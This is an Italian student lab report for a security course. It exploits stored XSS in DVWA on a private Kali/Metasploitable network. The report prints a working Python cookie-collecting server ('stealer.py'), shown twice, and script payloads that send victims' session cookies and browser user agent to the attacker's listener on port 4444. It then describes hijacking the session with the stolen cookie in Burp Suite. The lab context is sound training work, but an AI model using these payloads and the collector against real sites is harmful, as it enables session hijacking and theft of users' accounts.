Report giorno 2


Obiettivo giorno 2: Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti per svolgere l'esercizio:


1. IP Kali Linux: 192.168.104.100/24
2. IP Metasploitable: 192.168.104.150/24
3. Livello difficoltà DVWA: LOW
4. I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Configurazione della macchina Kali linux:


Dalle impostazioni di rete configurare la macchina kali connettendola sulla Rete con NAT, alla rete gli viene dato il nome xss, così la macchina è pronta per l'accensione.



Una volta avviata la macchina kali diamo i seguenti comandi per settare l'ip richiesto (sudo nano /etc/network/interfaces) una volta dentro diamo i parametri giusti come address,netmask,gateway e dns-nameservers; usiamo (sudo /etc/init.d/networking restart) per riavviare il tutto.




Con il comando ip a analizziamo che l'operazione di configurazione dell'ip sia avvenuta con successo, infatti dalla slide si può notare che la nostra macchina ha come ip192.168.104.100 quindi il primo parametro è stato rispettato.




Configurazione della macchina Metasploitable:

Dalle impostazioni di rete configurare la macchina Metasploitable connettendola sulla Rete con NAT, alla rete gli viene dato il nome xss, così la macchina è pronta per l'accensione.




Una volta avviata la macchina Metasploitable diamo i seguenti comandi per settare l'ip richiesto (sudo nano /etc/network/interfaces) una volta dentro diamo i parametri giusti come address,netmask,gateway e dns-nameservers; usiamo (sudo /etc/init.d/networking restart) per riavviare il tutto.



Con il comando ip a analizziamo che l'operazione di configurazione dell'ip sia avvenuta con successo, infatti dalla slide si può notare che la nostra macchina ha come ip192.168.104.150

quindi il secondo parametro è stato rispettato. Poi facciamo un ping delle macchine per vedere se comunicano tra di loro.



Dimostrazione dell’esercizio:

Andiamo su Kali e accediamo al sito Metasploitable sulla sezione DVWA,per rispettare il terzo parametro mettiamo in low la sicurezza della DVWA.


Per rispettare il quarto parametro, basterebbe un netcat in ascolto nella porta 4444, ma dato che riceveremo molti dati e teoricamente da molte persone dato che ogni volta che qualcuno caricherà la pagina, riceveremo i suoi dati su un web server, per una questione di efficienza e comodità scriviamo questo codice python da utilizzare come server..

stealer.py


```python
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs, unquote
from datetime import datetime

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        params = parse_qs(urlparse(self.path).query)
        if 'c' in params:
            print(f"\n{'='*50}")
            print(f"[+] Data/Ora: {datetime.now()}")
            print(f"[+] IP: {self.client_address[0]}")
            print(f"[+] Cookie: {params['c'][0]}")
            print(f"[+] User-Agent: {self.headers.get('User-Agent')}")
            print(f"{'='*50}")
        self.send_response(200)
        self.end_headers()
    def log_message(self, *args): pass

print("[*] Server in ascolto...")
HTTPServer(('0.0.0.0', 4444), Handler).serve_forever()
```

Una volta completato questo codice python, mandiamo lo script nella sessione xss stored. Ovvero facciamo il copia e incolla della riga di codice in massage, e utilizziamo un nome generico, così nella sessione potremmo visone il cookie.


<script> new Image().src='http://192.168.104.100:4444/?c='+document.cookie; </script




Il nostro web server riceve i vari cookie…



Per entrare nella sessione della macchina vittima utilizza il programma Burp Suite, dal quale facciamo open web server per accedere al sito DVWA, e nella sezione request cambiamo il cookie impostato con il cookie che abbiamo rubato.




Inserimanto Cookie rubato…



ESERCIZIO EXTRA

Obiettivo Extra: replicare tutto a livello medium-fare il dump completo, cookie, versione browser, ip, data-Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.


Impostiamo la sicurezza della DVWA su medium



Avviamo il nostro server python che sarà lo stesso che abbiamo utilizzato per la modalità facile.


```python
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs, unquote
from datetime import datetime

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        params = parse_qs(urlparse(self.path).query)
        if 'c' in params:
            print(f"\n{'='*50}")
            print(f"[+] Data/Ora: {datetime.now()}")
            print(f"[+] IP: {self.client_address[0]}")
            print(f"[+] Cookie: {params['c'][0]}")
            print(f"[+] User-Agent: {self.headers.get('User-Agent')}")
            print(f"{'='*50}")
        self.send_response(200)
        self.end_headers()
    def log_message(self, *args): pass

print("[*] Server in ascolto...")
HTTPServer(('0.0.0.0', 4444), Handler).serve_forever()
```

Da cmd entriamo nella cartella dove c'è il file python e con "python3 stealer.py" (nome del file) avviamo il server python che si metterà in ascolto nella porta 4444.



Successivamente rientriamo nella DVWA in XSS stored .
Inseriamo un nome casuale in questo caso "payload" e successivamente nel campo messaggio inseriamo lo script malevolo JSON, schiacciando su ispeziona vediamo che nella casella di testo c'è un limite massimo di 50 caratteri che non è sufficiente per contenere tutto il testo inserito, quindi lo modifichiamo con 500.


Questo è lo script utilizzato…
<script> var data = document.cookie + '|' + navigator.userAgent; new Image().src = 'http://192.168.104.100:4444/?c=' + data; </script>




Spiegazione tecnica dello script:

- <script><script> è il punto di ingresso per entrare nel codice del browser, senza questo il browser non capirebbe che questo codice è da eseguire e apre un codice di blocco java.
- Document.cookie legge tutti i cookie e restituisce la stringa con PHPSESSID=********** che sarà il numero della sessione.Funziona proprio perché il sito non è sicuro: se il cookie avesse il tag httponly attivo java non potrebbe leggerlo.
- Navigator.userAgent legge l'identificativo del browser della vittima e restituisce il nome e la versione del browser,il sistema operativo e l'architettura. In mezzo il separatore | unisce i due valori. I dati raccolti andranno nella variabile "var data"
- New image() è ciò che ci permette di inserire il messaggio senza che la pagina si renda conto che sia un codice java perché crea un elemento html invisibile in memoria che quindi non viene aggiunto alla pagina però il browser lo carica comunque automaticamente.
